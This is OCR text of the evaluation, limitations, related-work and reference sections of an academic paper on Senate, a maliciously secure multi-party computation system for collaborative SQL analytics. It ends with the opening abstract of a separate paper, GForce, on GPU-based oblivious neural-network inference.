In this section, we demonstrate Senate's improvements over running queries as monolithic cryptographic computations. We use vanilla AGMPC (with monolithic circuit execution) as the baseline. The highlights are as follows. On the set of representative queries from §2, we observe runtime improvements of up to 10× of Senate's building blocks, with a reduction in resource consumption of up to 11×. These results translate into runtime improvements of up to 10× for the joint computation in the benchmarked queries. Senate's query splitting technique provides a further improvement of up to 10×, bringing the net improvement to over 100×. Furthermore, on the TPC-H analytics benchmark [76], Senate's improvements range from 3× to 145×.

Implementation. We implemented Senate on top of the AGMPC framework [30], a state-of-the-art implementation of the WRK protocol [80] for m-party garbled circuits with malicious security. Our compiler works with arbitrary bit lengths for inputs; in our evaluation, we set the data field size to be integers of 32 bits, unless otherwise specified.

Experimental Setup. We perform our experiments using r5.12xlarge Amazon EC2 instances in the Northern California region. Each instance offers 48 vCPUs and 384 GB of RAM, and was additionally provisioned with 20 GB of swap space, to account for transient spikes in memory requirements. We allocated similar instances in the Ohio, Northern Virginia and Oregon regions for wide-area network experiments.

8.1 Senate's building blocks

We evaluate Senate's building blocks described in §5—m-SI, m-Sort, and m-SU. For each building block, we compare the runtimes of each phase of the computation of Senate's efficient primitives to a similar implementation of the operator as a single circuit in both LAN and WAN settings (Figures 4 to 6, and Figure 8). We observe substantial improvements for our operators owing to reduced number of parties evaluating each sub-circuit and the evaluation of various such circuits in parallel (per §6). We also measure the improvement in resource consumption due to Senate in Figure 7.

Multi-way set intersection circuit (m-SI). We compare the evaluation time of an m-SI circuit across 16 parties with varying input sizes in Figure 4b and observe runtime improvements ranging from 5.2×–6.2×. This is because our decomposition enables the input size to stay constant for each sub-computation, allowing us to reduce the input set size to the final 16-party computation. Note that, while Senate can compute a set intersection of $10K$ integers, AGMPC is unable to compute it for $2K$ integers, and runs out of memory during the offline phase. Figures 4a and 8 plot the runtime of a circuit with varying number of parties in LAN and WAN settings respectively, and observe an improvement of up to 10×. This can be similarly attributed to our decomposable circuits, which reduce the data transferred across all the parties, leading to significant improvements in the WAN setting.

Figures 7a and 7b plot the trend of the peak memory and




Fig. 8: Building blocks in WAN.




Fig. 9: Query 1 with 16 parties.




Fig. 10: Query 2 with 16 parties.






Fig. 11: Query 3 with 16 parties.



(a) Query 1 with 100 inputs/party.



(b) Query 3 with 600 inputs/party.

Fig. 12: Effect of query splitting on runtime.




Fig. 13: Network usage.




Fig. 14: Queries in WAN.

total network consumption of Senate compared to AGMPC with $1K$ integers across varying number of parties.

Multi-way Sort circuit (m-Sort). Figures 5a and 5b illustrate the runtimes of a sorting circuit with varying number of parties and varying input sizes respectively. We observe that Senate's implementation is up to 4.3× faster for 16 parties, and can scale to twice as many inputs as AGMPC. This is also corroborated by the 3.3× reduction in peak memory requirement for 600 integers and ∼780 GB reduction in the amount of data transferred, as shown in Figures 7a and 7b.

Multi-way set union circuit (m-SU). Figure 6b plots the runtime of a set union circuit with varying input sizes and 16 parties. As discussed in §5, an m-SU circuit can be expressed as Dedup ∘ m-Sort. Hence, we expect to trends similar to the m-Sort circuit. However, we observed a stark increase in runtime for the single circuit evaluation of 600 integers across 16 parties due to the exhaustion of the available memory in the system and subsequent use of swap space (see Figure 7a). We observe a similar trend in Figures 6a and 8.

8.2 End-to-end performance

8.2.1 *Representative queries*

We now evaluate the performance of Senate on the three representative queries discussed in §2 with a varying number of parties (Figures 9 to 11). In addition, we quantify the benefit of Senate's query splitting for different filter factors, *i.e.*, the fraction of inputs filtered as a result of any local computation (Figure 12). We also measure the total network usage of the queries in Figure 13; and Figure 14 plots the performance of the queries in a WAN setting.

Query 1 (Medical study). Figure 9 plots the runtime of Senate and AGMPC on the medical example query with varying input sizes. Note that, the input to the circuit for a query consists of all the values in the row required to compute the final result. We observe a performance improvement of 1.3× for an input size of 100 rows, and are also able to scale to higher input sizes. Figure 12a illustrates the benefit of Senate's consistent and verified query splitting for different filter factors. We compare the single circuit implementation of the query for 100 inputs per party, and are able to achieve a runtime improvement of 22× for a filter factor of 0.1. The improvement in network consumption follows a similar trend, reducing usage by ∼23× with a filter factor of 0.1 (Figure 13).

Query 2 (Prevent password reuse). Figure 10 plots the runtime of Senate and AGMPC with varying input sizes. Each row in this query consists of a 32 bit user identifier, and a 256 bit password hash. Since the query involves a group-by with aggregates, which is mapped to an extended m-SU (per §5), we observe a trend similar to Figure 6b. We remark that this query does not benefit from Senate's query splitting.

Query 3 (Credit scoring). We evaluate the third query with 16 parties and varying input sizes in Figure 11, and observe that Senate is 10× faster than AGMPC for 600 input rows, and is able to scale to almost 10 times the input size. The introduction of a local filter into the query, with a filter factor of 0.1 reduces the runtime by 100×. We attribute this to our efficient m-SI implementation which optimally splits the set intersection and parallelizes its execution across parties. The reduction in network usage (Figure 13) is also similar.

In the WAN setting, the improvement in query performance with Senate largely mimics the LAN setting; Figure 14 plots the results in the absence of query splitting (*i.e.*, filter factor of 1). Overall, we find that Senate MPC decomposition protocol alone improves performance by up to an order of magnitude over the baseline. In addition, Senate's query splitting technique can further improve performance by another order of magnitude, depending on the filter factor.

8.2.2 *TPC-H benchmark*

To stress test Senate on more complex query structures, we repeat the performance experiment by evaluating Senate on the TPC-H benchmark [76], an industry-standard analytics




Fig. 15: Senate's performance on TPC-H queries.




Fig. 16: Accuracy of cost model.




Fig. 17: Semi-honest baselines

benchmark. The benchmark comprises a rich set of 22 queries on data split across 8 tables. The query structures are complex: for example, query 5 involves 5 joins across 6 tables, several filters, cross-column multiplications, aggregates over groups, and a sort. Existing benchmarks for analytical queries (including TPC-H) have no notion of collaborations of parties, so we created a multi-party version of TPC-H by assuming that each table is held by a different party.

We measure Senate's performance on 13 out of these 22 queries; the other queries are either single-table queries, or perform operations that Senate currently does not support (namely, substring matching, regular expressions, and UDFs). For parity, we assume $1K$ inputs per party across all queries, and a filter factor of 0.1 for local computation that results from Senate's query splitting. Figure 15 plots the results. Overall, Senate improves performance by 3× to 145× over the AGMPC baseline across 12 of the 13 queries; query 8 runs out of memory in the baseline.

8.3 Accuracy of Senate's cost model

We evaluate our cost model (from §7.2) using Senate's circuit primitives. We compute the costs predicted by the cost model for the primitives, and compare them with the measured cost of an actual execution. As detailed in §7.2, the cost model does not consider the function independent computation in the offline phase of the MPC protocol as it does not lie in the critical path of query evaluation; we therefore ignore the function independent components from the measured cost. Figure 16 shows that our theoretical cost model approximates the actual costs well, with an average error of ∼20%.

8.4 Senate versus other protocols

Custom PSI protocols. There is a rich literature on custom protocols for PSI operations. While custom protocols are faster than general-purpose systems like Senate, their functionality naturally remains limited. We quantify the tradeoff between generality and performance by comparing Senate's PSI cost to that of custom PSI protocols. We compare Senate with the protocol of Zhang *et al.* [83], a state-of-the-art protocol for multiparty PSI with malicious security.[3] The protocol implementation is not available, so we compare it with Senate based on the performance numbers reported by the authors, and replicate Senate's experiments on similar capacity servers. Overall, we find that a 4-party PSI of 2^{12} elements per party takes ∼3 s using the custom protocol in the online phase, versus ∼30 s in Senate, representing a 10× overhead.

Arithmetic MPC. Senate builds upon a Boolean MPC framework instead of arithmetic MPC. We validate our design choice by comparing the performance of Senate with that of SCALE-MAMBA [74], a state-of-the-art arithmetic MPC framework. We find that though arithmetic MPC is 3× faster than Senate for aggregation operations *alone* (as expected), this benefit doesn't generalize. In Senate's target workloads, aggregations are typically performed on top of operations such as joins and group by, as exemplified by our representative queries and the TPC-H query mix. For these queries (which also represent the general case), Senate is over two orders of magnitude faster. More specifically, we measure the latency of (i) a join with sum operation, and (ii) a group by with sum operation, across 4 parties with 256 inputs per party; we find that Senate is faster by 550× and 350× for the two operations, respectively. The reason for this disparity is that joins and group by operations rely almost entirely on logical operations such as comparisons, for which Boolean MPC is much more suitable than arithmetic MPC.

Semi-honest systems. We quantify the overhead of malicious security by comparing the performance of Senate with semi-honest baselines. To the best of our knowledge, we do not know of any modern m-party semi-honest garbled circuit frameworks faster than AGMPC (even though it's maliciously secure). Therefore, we implement and evaluate a semi-honest version of AGMPC ourselves, and compare Senate against it in Figure 17. AGMPC-SH refers to the semi-honest baseline with monolithic circuit execution. We additionally note that Senate's techniques for decomposing circuits translate naturally to the semi-honest setting, without the need for verifying intermediate outputs. Hence, we also implement a semi-honest version of Senate atop AGMPC-SH that decomposes queries across parties. We do not compare Senate to prior semi-honest multi-party systems SMCQL and Conclave, as their current implementations only support 2 to 3 parties.

Figure 17 plots the runtime of m-SI, m-SU and m-Sort across 16 parties, with $1K$, 600 and 600 inputs per party respectively. We observe that Senate-SH yields performance benefits ranging from 2.7–8.7× when compared to AGMPC-

[3] We note that the protocol of Zhang *et al.* provides malicious security only against adversaries that do not simultaneously corrupt two parties, while Senate is secure against arbitrary corruptions. However, the only custom protocols we're aware of that tolerate arbitrary corruptions (for more than two parties) either rely on expensive public-key cryptography (and are slower than general-purpose MPC, which have improved tremendously since these proposals) [18, 24], or do not provide an implementation [41].

SH. Senate's malicious security, however, comes with an overhead of 4.4× compared to Senate-SH. We also measure the end-to-end performance of the three sample queries, and find that Senate-SH yields performance benefits similar to Figures 9 to 11 when compared to AGMPC-SH. At the same time, we observe a maximum overhead of 3.6× when running the queries in a maliciously-secure setting.

9 Limitations and Discussion

Applicability of Senate's techniques. Senate works best for operations that can be naturally decomposed into a tree. While many SQL queries fit this structure, not all of them do. A general case is one where the same relation is fed as input to two different operations (or nodes in the query tree). For example, consider a collaboration of 3 parties, where each party P_i holds a relation R_i, who wish to compute the join $(R_1 \cup R_2) \bowtie R_3$. In the unencrypted setting, we can decompose the operation by computing pairwise joins $R_1 \bowtie R_3$ and $R_2 \bowtie R_3$, and then take the union of the results. Unfortunately, this decomposition doesn't work in Senate because it produces a DAG (a node with two parents) and not a tree. Hence, a malicious P_3 may use different values for R_3 across the pairwise joins, leading to an input consistency issue. In such cases, Senate falls back to monolithic MPC for the operation.

Overall, Senate's techniques do not universally benefit all classes of computations, yet they encompass important and common analytics queries, as our sample queries exemplify.

Verifiability of SQL operators. As described in §7, for simplicity, Senate's compiler requires that each node in the query tree outputs values that adhere to a well-defined set of constraints. If a node constrains its outputs in any other way, the compiler marks it as unverifiable. The reason is that additional constraints restrict the space of possible inputs for future nodes in the tree (and thereby, their outputs), making it harder to deduce what needs to be verified.

For example, consider a group by operation over column a, with a sum over column b per group. If the values in b also have a range constraint, then deducing the possible values for the sums per group is non-trivial (though technically possible). Generalizing Senate's compiler to accept a richer (or possibly, arbitrary) set of constraints is interesting future work.

Additional SQL functionality. Senate does not support SQL operations such as UDFs, substring matching, or regular expressions, as we discuss in our analysis of the TPC-H benchmark §8.2.2. Adding support for missing operations requires augmenting Senate's compiler to (i) translate the operation into a Boolean circuit; and (ii) verify the invertibility of the operation as required by the MPC decomposition protocol. While this is potentially straightforward for operations such as substring matching and (some limited types of) regular expressions, verifying the invertibility of arbitrary UDFs is computationally a hard problem. Overall, extending Senate to support wider SQL functionality (including a well-defined class of UDFs) is an interesting direction for future work.

Differential privacy. Senate reveals the query results to all the parties, which may leak information about the underlying data samples. This leakage can potentially be mitigated by extending Senate to support techniques such as differential privacy (DP) [28] (which prevents leakage by adding noise to the query results), similar to prior work [5, 62].

In principle, one can use a general-purpose MPC protocol to implement a given DP mechanism for computing noised queries in the standard model [27, 29]—each party contributes a share of the randomness, which is combined within MPC to generate noise and perturb the query results, depending on the mechanism. However, an open question is how the MPC decomposition protocol of Senate interacts with a given DP mechanism. The mechanism governs where and how the noise is added to the computation, *e.g.*, Chorus [46] rewrites SQL queries to transform them into intrinsically private versions. On the other hand, Senate decomposes the computation across parties, which suggests that existing mechanisms may not be directly transferable to Senate in the presence of malicious adversaries while maintaining DP guarantees. As a result, designing DP mechanisms that are compatible with Senate is a potentially interesting direction for future work.

10 Related work

Secure multi-party computation (MPC) [9, 39, 81]. A variety of MPC protocols have been proposed for malicious adversaries and dishonest majority, with SPDZ [25, 48, 49] and WRK [80] being the state-of-the-art for arithmetic and Boolean (and for multi/constant rounds) settings, respectively. WRK is more suited to our setting than SPDZ because relational queries map to Boolean circuits more efficiently. These protocols execute a given computation as a monolithic circuit. In contrast, Senate decomposes a circuit into a tree, and executes each sub-circuit only with a subset of parties.

MPC frameworks. There are several frameworks for compiling and executing programs using MPC, in malicious [30, 61, 74] as well as semi-honest [8, 14, 55, 57, 63, 72, 84] settings. Senate builds upon the AGMPC framework [30] that implements the maliciously secure WRK protocol.

Private set operations. A rich body of work exists on custom protocols for set operations (*e.g.*, [22,23,32,51,52,54,69]). Senate's circuit primitives build upon protocols that express the set operation as a Boolean circuit [12,43] in order to allow further MPC computation over the results, rather than using other primitives like oblivious transfer, oblivious PRFs, etc.

Secure collaborative systems. Similar to Senate, recent systems such as SMCQL [4] and Conclave [77] also target privacy for collaborative query execution using MPC. Other proposals [3, 19] support such computation by outsourcing it to two non-colluding servers. However, all these systems assume the adversaries are semi-honest and optimize for this use case, while Senate provides security against malicious adversaries. Prio [21], Melis *et al.* [59], and Prochlo [11]

collect aggregate statistics across many users, as opposed to general-purpose SQL. Further, the first two target semi-honest security, while Prochlo uses hardware enclaves [58].

Similar objectives have been explored for machine learning (*e.g.*, [15,37,40,60,66,75,86]). Most of these proposals target semi-honest adversaries. Others are limited to specific tasks such as linear regression, and are not applicable to Senate.

Trusted hardware. An alternate to cryptography is to use systems based on trusted hardware enclaves (*e.g.*, [31,71,85]). Such approaches can be generalized to multi-party scenarios as well. However, enclaves require additional trust assumptions, and suffer from many side-channel attacks [16,79].

Systems with differential privacy. DJoin [62] and DStress [67] use black-box MPC protocols to compute operations over multi-party databases, and use differential privacy [28] to mask the results. Shrinkwrap [5] improves the efficiency of SMCQL by using differential privacy to hide the sizes of intermediate results (instead of padding them to an upper bound, as in Senate). Flex [45] enforces differential privacy on the results of SQL queries, though not in the collaborative case. In general, differential privacy solutions are complementary to Senate and can possibly be added atop Senate's processing by encoding them into Senate's circuits (as discussed in §9).

11 Conclusion

We presented Senate, a system for securely computing analytical SQL queries in a collaborative setup. Unlike prior work, Senate targets a powerful adversary who may arbitrarily deviate from the specified protocol. Compared to traditional cryptographic solutions, Senate improves performance by securely decomposing a big cryptographic computation into smaller and parallel computations, planning an efficient decomposition, and verifiably delegating a part of the query to local computation. Our techniques can improve query runtime by up to 145× when compared to the state-of-the-art.

Acknowledgments

We thank the reviewers for their insightful feedback. We also thank members of the RISELab at UC Berkeley for their helpful comments on earlier versions of this paper; Charles Lin for his assistance in the early phases of this project; and Carmit Hazay for valuable discussions. This work was supported in part by the NSF CISE Expeditions Award CCF-1730628, and gifts from the Sloan Foundation, Bakar Program, Alibaba, Amazon Web Services, Ant Group, Capital One, Ericsson, Facebook, Futurewei, Google, Intel, Microsoft, Nvidia, Scotiabank, Splunk, and VMware.

References

[1] E. A. Abbe, A. E. Khandani, and A. W. Lo. Privacy-Preserving Methods for Sharing Financial Risk Exposures. *American Economic Review*, 2012.

[2] A. Afshar, Z. Hu, P. Mohassel, and M. Rosulek. How to efficiently evaluate RAM programs with malicious security. In *EUROCRYPT*, 2015.

[3] G. Aggarwal, M. Bawa, P. Ganesan, H. Garcia-Molina, K. Kenthapadi, R. Motwani, U. Srivastava, D. Thomas, and Y. Xu. Two can keep A secret: A distributed architecture for secure database services. In *CIDR*, 2005.

[4] J. Bater, G. Elliott, C. Eggen, S. Goel, A. Kho, and J. Rogers. SMCQL: Secure Querying for Federated Databases. In *VLDB*, 2017.

[5] J. Bater, X. He, W. Ehrich, A. Machanavajjhala, and J. Rogers. Shrinkwrap: Differentially-Private Query Processing in Private Data Federations. In *VLDB*, 2018.

[6] D. Beaver, S. Micali, and P. Rogaway. The round complexity of secure protocols (extended abstract). In *STOC*, 1990.

[7] M. Bellare, V. T. Hoang, and P. Rogaway. Foundations of garbled circuits. In *CCS*, 2012.

[8] A. Ben-David, N. Nisan, and B. Pinkas. FairplayMP: A System for Secure Multi-party Computation. In *CCS*, 2008.

[9] M. Ben-Or, S. Goldwasser, and A. Wigderson. Completeness theorems for non-cryptographic fault-tolerant distributed computation (extended abstract). In *STOC*, 1988.

[10] D. Bisias, M. Flood, A. W. Lo, and S. Valavanis. A Survey of Systemic Risk Analytics. *Annual Review of Financial Economics*, 2012.

[11] A. Bittau et al. Prochlo: Strong Privacy for Analytics in the Crowd. In *SOSP*, 2017.

[12] M. Blanton and E. Aguiar. Private and oblivious set and multiset operations. In *AsiaCCS*, 2012.

[13] T. Boelter, R. Poddar, and R. A. Popa. A Secure One-Roundtrip Index for Range Queries. Cryptology ePrint Archive, Report 2016/568, 2016. https://eprint.iacr.org/2016/568.

[14] D. Bogdanov, S. Laur, and J. Willemson. Sharemind: A framework for fast privacy-preserving computations. In *ESORICS*, 2008.

[15] K. Bonawitz et al. Practical Secure Aggregation for Privacy-Preserving Machine Learning. In *CCS*, 2017.

[16] J. V. Bulck et al. Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution. In *USENIX Security*, 2018.

[17] Center for Disease Control and Prevention (CDC): Diseases and Conditions A-Z Index, 2017. https://www.cdc.gov/DiseasesConditions.

[18] J. H. Cheon, S. Jarecki, and J. H. Seo. Multi-party privacy-preserving set intersection with quasi-linear complexity. *IEICE Transactions*, 95-A(8):1366–1378, 2012.

[19] S. S. M. Chow, J. Lee, and L. Subramanian. Two-party computation model for privacy-preserving queries over distributed databases. In *NDSS*, 2009.

[20] E. F. Codd. A Relational Model of Data for Large Shared Data Banks. *Commun. ACM*, 1970.

[21] H. Corrigan-Gibbs and D. Boneh. Prio: Private, Robust, and Scalable Computation of Aggregate Statistics. In *NSDI*, 2017.

[22] E. D. Cristofaro, P. Gasti, and G. Tsudik. Fast and Private Computation of Cardinality of Set Intersection and Union. In *CANS*, 2012.

[23] E. D. Cristofaro, J. Kim, and G. Tsudik. Linear-Complexity Private Set Intersection Protocols Secure in Malicious Model. In *ASIACRYPT*, 2010.

[24] D. Dachman-Soled, T. Malkin, M. Raykova, and M. Yung. Secure Efficient Multiparty Computing of Multivariate Polynomials and Applications. In *ACNS*, 2011.

[25] I. Damgård, M. Keller, E. Larraia, V. Pastro, P. Scholl, and N. P. Smart. Practical covertly secure MPC for dishonest majority - or: Breaking the SPDZ limits. In *ESORICS*, 2013.

[26] Privilege Escalation in Ubuntu Linux, 2019. https://shenaniganslabs.io/2019/02/13/Dirty-Sock.html.

[27] C. Dwork, K. Kenthapadi, F. McSherry, I. Mironov, and M. Naor. Our Data, Ourselves: Privacy via Distributed Noise Generation. In *EUROCRYPT*, 2006.

[28] C. Dwork and A. Roth. The Algorithmic Foundations of Differential Privacy. *Found. Trends Theor. Comput. Sci.*, 2014.

[29] F. Eigner, A. Kate, M. Maffei, F. Pampaloni, and I. Pryvalov. Differentially private data aggregation with optimal utility. In *ACSAC*, 2014.

[30] AGMPC Framework. https://github.com/emp-toolkit/emp-agmpc.

[31] S. Eskandarian and M. Zaharia. ObliDB: Oblivious Query Processing using Hardware Enclaves. 2020.

[32] B. H. Falk, D. Noble, and R. Ostrovsky. Private Set Intersection with Linear Communication from General Assumptions. In *WPES*, 2019.

[33] T. K. Frederiksen, T. P. Jakobsen, J. B. Nielsen, P. S. Nordholt, and C. Orlandi. MiniLEGO: Efficient Secure Two-Party Computation from General Assumptions. In *EUROCRYPT*, 2013.

[34] T. K. Frederiksen, T. P. Jakobsen, J. B. Nielsen, and R. Trifiletti. TinyLEGO: An Interactive Garbling Scheme for Maliciously Secure Two-party Computation. Cryptology ePrint Archive, Report 2015/309, 2015. https://eprint.iacr.org/2015/309.

[35] S. Garg, D. Gupta, P. Miao, and O. Pandey. Secure multiparty RAM computation in constant rounds. In *TCC*, 2016.

[36] S. Garg, S. Lu, R. Ostrovsky, and A. Scafuro. Garbled RAM from one-way functions. In *STOC*, 2015.

[37] A. Gascón, P. Schoppmann, B. Balle, M. Raykova, J. Doerner, S. Zahur, and D. Evans. Privacy-Preserving Distributed Linear Regression on High-Dimensional Data. In *PETS*, 2017.

[38] O. Goldreich. *The Foundations of Cryptography - Volume 2: Basic Applications*. Cambridge University Press, 2004.

[39] O. Goldreich, S. Micali, and A. Wigderson. How to Play ANY Mental Game. In *STOC*, 1987.

[40] Google AI. Federated Learning: Collaborative Machine Learning without Centralized Training Data. https://ai.googleblog.com/2017/04/federated-learning-collaborative.html.

[41] C. Hazay and M. Venkitasubramaniam. Scalable Multi-Party Private Set-Intersection. In *PKC*, 2017.

[42] C. Hazay and A. Yanai. Constant-round maliciously secure two-party computation in the RAM model. In *TCC*, 2016.

[43] Y. Huang, D. Evans, and J. Katz. Private Set Intersection: Are Garbled Circuits Better than Custom Protocols? In *NDSS*, 2012.

[44] M. Ion et al. Private Intersection-Sum Protocol with Applications to Attributing Aggregate Ad Conversions. Cryptology ePrint Archive, Report 2017/738, 2017. https://eprint.iacr.org/2017/738.

[45] N. Johnson, J. P. Near, and D. Song. Towards Practical Differential Privacy for SQL Queries. In *VLDB*, 2018.

[46] N. M. Johnson, J. P. Near, J. M. Hellerstein, and D. Song. Chorus: Differential Privacy via Query Rewriting. *arXiv:1809.07750*, 2018.

[47] L. Kamm, D. Bogdanov, and J. Vilo. A new way to protect privacy in large-scale genome-wide association studies. *Bioinformatics*, 2013.

[48] M. Keller, E. Orsini, and P. Scholl. MASCOT: faster malicious arithmetic secure computation with oblivious transfer. In *CCS*, 2016.

[49] M. Keller, V. Pastro, and D. Rotaru. Overdrive: Making SPDZ Great Again. In *EUROCRYPT*, 2018.

[50] M. Keller and A. Yanai. Efficient maliciously secure multiparty computation for RAM. In *EUROCRYPT*, 2018.

[51] L. Kissner and D. Song. Privacy-Preserving Set Operations. In *CRYPTO*, 2005.

[52] V. Kolesnikov, N. Matania, B. Pinkas, M. Rosulek, and N. Trieu. Practical Multi-party Private Set Intersection from Symmetric-Key Techniques. In *CCS*, 2017.

[53] V. Kolesnikov, J. B. Nielsen, M. Rosulek, N. Trieu, and R. Trifiletti. DUPLO: unifying cut-and-choose for garbled circuits. In *CCS*, 2017.

[54] V. Kolesnikov, M. Rosulek, N. Trieu, and X. Wang. Scalable Private Set Union from Symmetric-Key Techniques. In *ASIACRYPT*, 2019.

[55] C. Liu, X. S. Wang, K. Nayak, Y. Huang, and E. Shi. ObliVM: A Programming Framework for Secure Computation. In *IEEE S&P*, 2015.

[56] S. Lu and R. Ostrovsky. Black-box parallel garbled RAM. In *CRYPTO*, 2017.

[57] D. Malkhi, N. Nisan, B. Pinkas, and Y. Sella. Fairplay – A Secure Two-party Computation System. In *USENIX Security*, 2004.

[58] F. McKeen et al. Innovative Instructions and Software Model for Isolated Execution. In *HASP*, 2013.

[59] L. Melis, G. Danezis, and E. D. Cristofaro. Efficient Private Statistics with Succinct Sketches. In *NDSS*, 2016.

[60] P. Mohassel and Y. Zhang. SecureML: A System for Scalable Privacy-Preserving Machine Learning. In *IEEE S&P*, 2019.

[61] B. Mood, D. Gupta, H. Carter, K. R. B. Butler, and P. Traynor. Frigate: A Validated, Extensible, and Efficient Compiler and Interpreter. In *EuroS&P*, 2016.

[62] A. Narayan and A. Haeberlen. DJoin: Differentially Private Join Queries over Distributed Databases. In *OSDI*, 2012.

[63] K. Nayak, X. S. Wang, S. Ioannidis, U. Weinsberg, N. Taft, and E. Shi. GraphSC: Parallel Secure Computation Made Easy. In *IEEE S&P*, 2015.

[64] J. B. Nielsen, P. S. Nordholt, C. Orlandi, and S. S. Burra. A New Approach to Practical Active-Secure Two-Party Computation. In *CRYPTO*, 2012.

[65] J. B. Nielsen and C. Orlandi. LEGO for two-party secure computation. In *TCC*, 2009.

[66] V. Nikolaenko, U. Weinsberg, S. Ioannidis, M. Joye, D. Boneh, and N. Taft. Privacy-Preserving Ridge Regression on Hundreds of Millions of Records. In *IEEE S&P*, 2013.

[67] A. Papadimitriou, A. Narayan, and A. Haeberlen. DStress: Efficient Differentially Private Computations on Distributed Data. In *EuroSys*, 2017.

[68] N. Perlroth. Security Experts Expect 'Shellshock' Software Bug in Bash to Be Significant, 2014. https://www.nytimes.com/2014/09/26/technology/security-experts-expect-shellshock-software-bug-to-be-significant.html.

[69] B. Pinkas, T. Schneider, O. Tkachenko, and A. Yanai. Efficient Circuit-Based PSI with Linear Communication. In *EUROCRYPT*, 2019.

[70] R. Poddar, T. Boelter, and R. A. Popa. Arx: An Encrypted Database using Semantically Secure Encryption. In *VLDB*, 2019.

[71] C. Priebe, K. Vasawani, and M. Costa. EnclaveDB: A Secure Database Using SGX. In *IEEE S&P*, 2018.

[72] A. Rastogi, M. A. Hammer, and M. Hicks. Wysteria: A Programming Language for Generic, Mixed-Mode Multiparty Computations. In *IEEE S&P*, 2014.

[73] A. Sangers, M. van Heesch, T. Attema, T. Veugen, M. Wiggerman, J. Veldsink, O. Bloemen, and D. Worm. Secure multiparty PageRank algorithm for collaborative fraud detection. In *FC*, 2019.

[74] SCALE-MAMBA Framework. https://homes.esat.kuleuven.be/~nsmart/SCALE/.

[75] R. Shokri and V. Shmatikov. Privacy-Preserving Deep Learning. In *CCS*, 2015.

[76] TPC-H Benchmark. http://www.tpc.org/tpch/.

[77] N. Volgushev, M. Schwarzkopf, B. Getchell, M. Varia, A. Lapets, and A. Bestavros. Conclave: Secure Multi-Party Computation on Big Data. In *EuroSys*, 2019.

[78] K. C. Wang and M. K. Reiter. How to end password reuse on the web. In *NDSS*, 2019.

[79] W. Wang, G. Chen, X. Pan, Y. Zhang, X. Wang, V. Bindschaedler, H. Tang, and C. A. Gunter. Leaky Cauldron on the Dark Land: Understanding Memory Side-Channel Hazards in SGX. In *CCS*, 2017.

[80] X. Wang, S. Ranellucci, and J. Katz. Global-Scale Secure Multiparty Computation. In *CCS*, 2017.

[81] A. C. Yao. Protocols for secure computations. In *Symposium on Foundations of Computer Science (SFCS)*, 1982.

[82] A. C. Yao. How to generate and exchange secrets (extended abstract). In *FOCS*, 1986.

[83] E. Zhang, F.-H. Liu, Q. Lai, G. Jin, and Y. Li. Efficient Multi-Party Private Set Intersection Against Malicious Adversaries. In *CCSW*, 2019.

[84] Y. Zhang, A. Steele, and M. Blanton. PICCO: A General-purpose Compiler for Private Distributed Computation. In *CCS*, 2013.

[85] W. Zheng, A. Dave, J. G. Beekman, R. A. Popa, J. E. Gonzalez, and I. Stoica. Opaque: An Oblivious and Encrypted Distributed Analytics Platform. In *NSDI*, 2017.

[86] W. Zheng, R. A. Popa, J. Gonzalez, and I. Stoica. Helen: Maliciously Secure Coopetitive Learning for Linear Models. In *IEEE S&P*, 2019.

GForce: GPU-Friendly Oblivious and Rapid Neural Network Inference

Lucien K. L. Ng
Department of Information Engineering
The Chinese University of Hong Kong
Shatin, N.T., Hong Kong

Sherman S. M. Chow*
Department of Information Engineering
The Chinese University of Hong Kong
Shatin, N.T., Hong Kong

Abstract

Neural-network classification is getting more pervasive. It captures data of the subjects to be classified, *e.g.*, appearance for facial recognition, which is personal and often sensitive. Oblivious inference protects the data privacy of both the query and the model. However, it is not as fast and as accurate as its plaintext counterpart. A recent cryptographic solution Delphi (Usenix Security 2020) strives for low latency by using GPU on linear layers and replacing some non-linear units in the model at a price of accuracy. It can handle a query on CIFAR-100 with ∼68% accuracy in 14s or ∼66% accuracy in 2.6s.

We propose GForce, tackling the latency issue from the root causes instead of approximating non-linear computations. With the SWALP training approach (ICML 2019), we propose *stochastic rounding and truncation (SRT) layers*, which fuse quantization with dequantization between non-linear and linear layers and free us from floating-point operations for efficiency. They also ensure high accuracy while working over the severely-finite cryptographic field. We further propose a suite of GPU-friendly secure online/offline protocols for common operations, including comparison and wrap-around handling, which benefit *non-linear* layers, including our SRT.

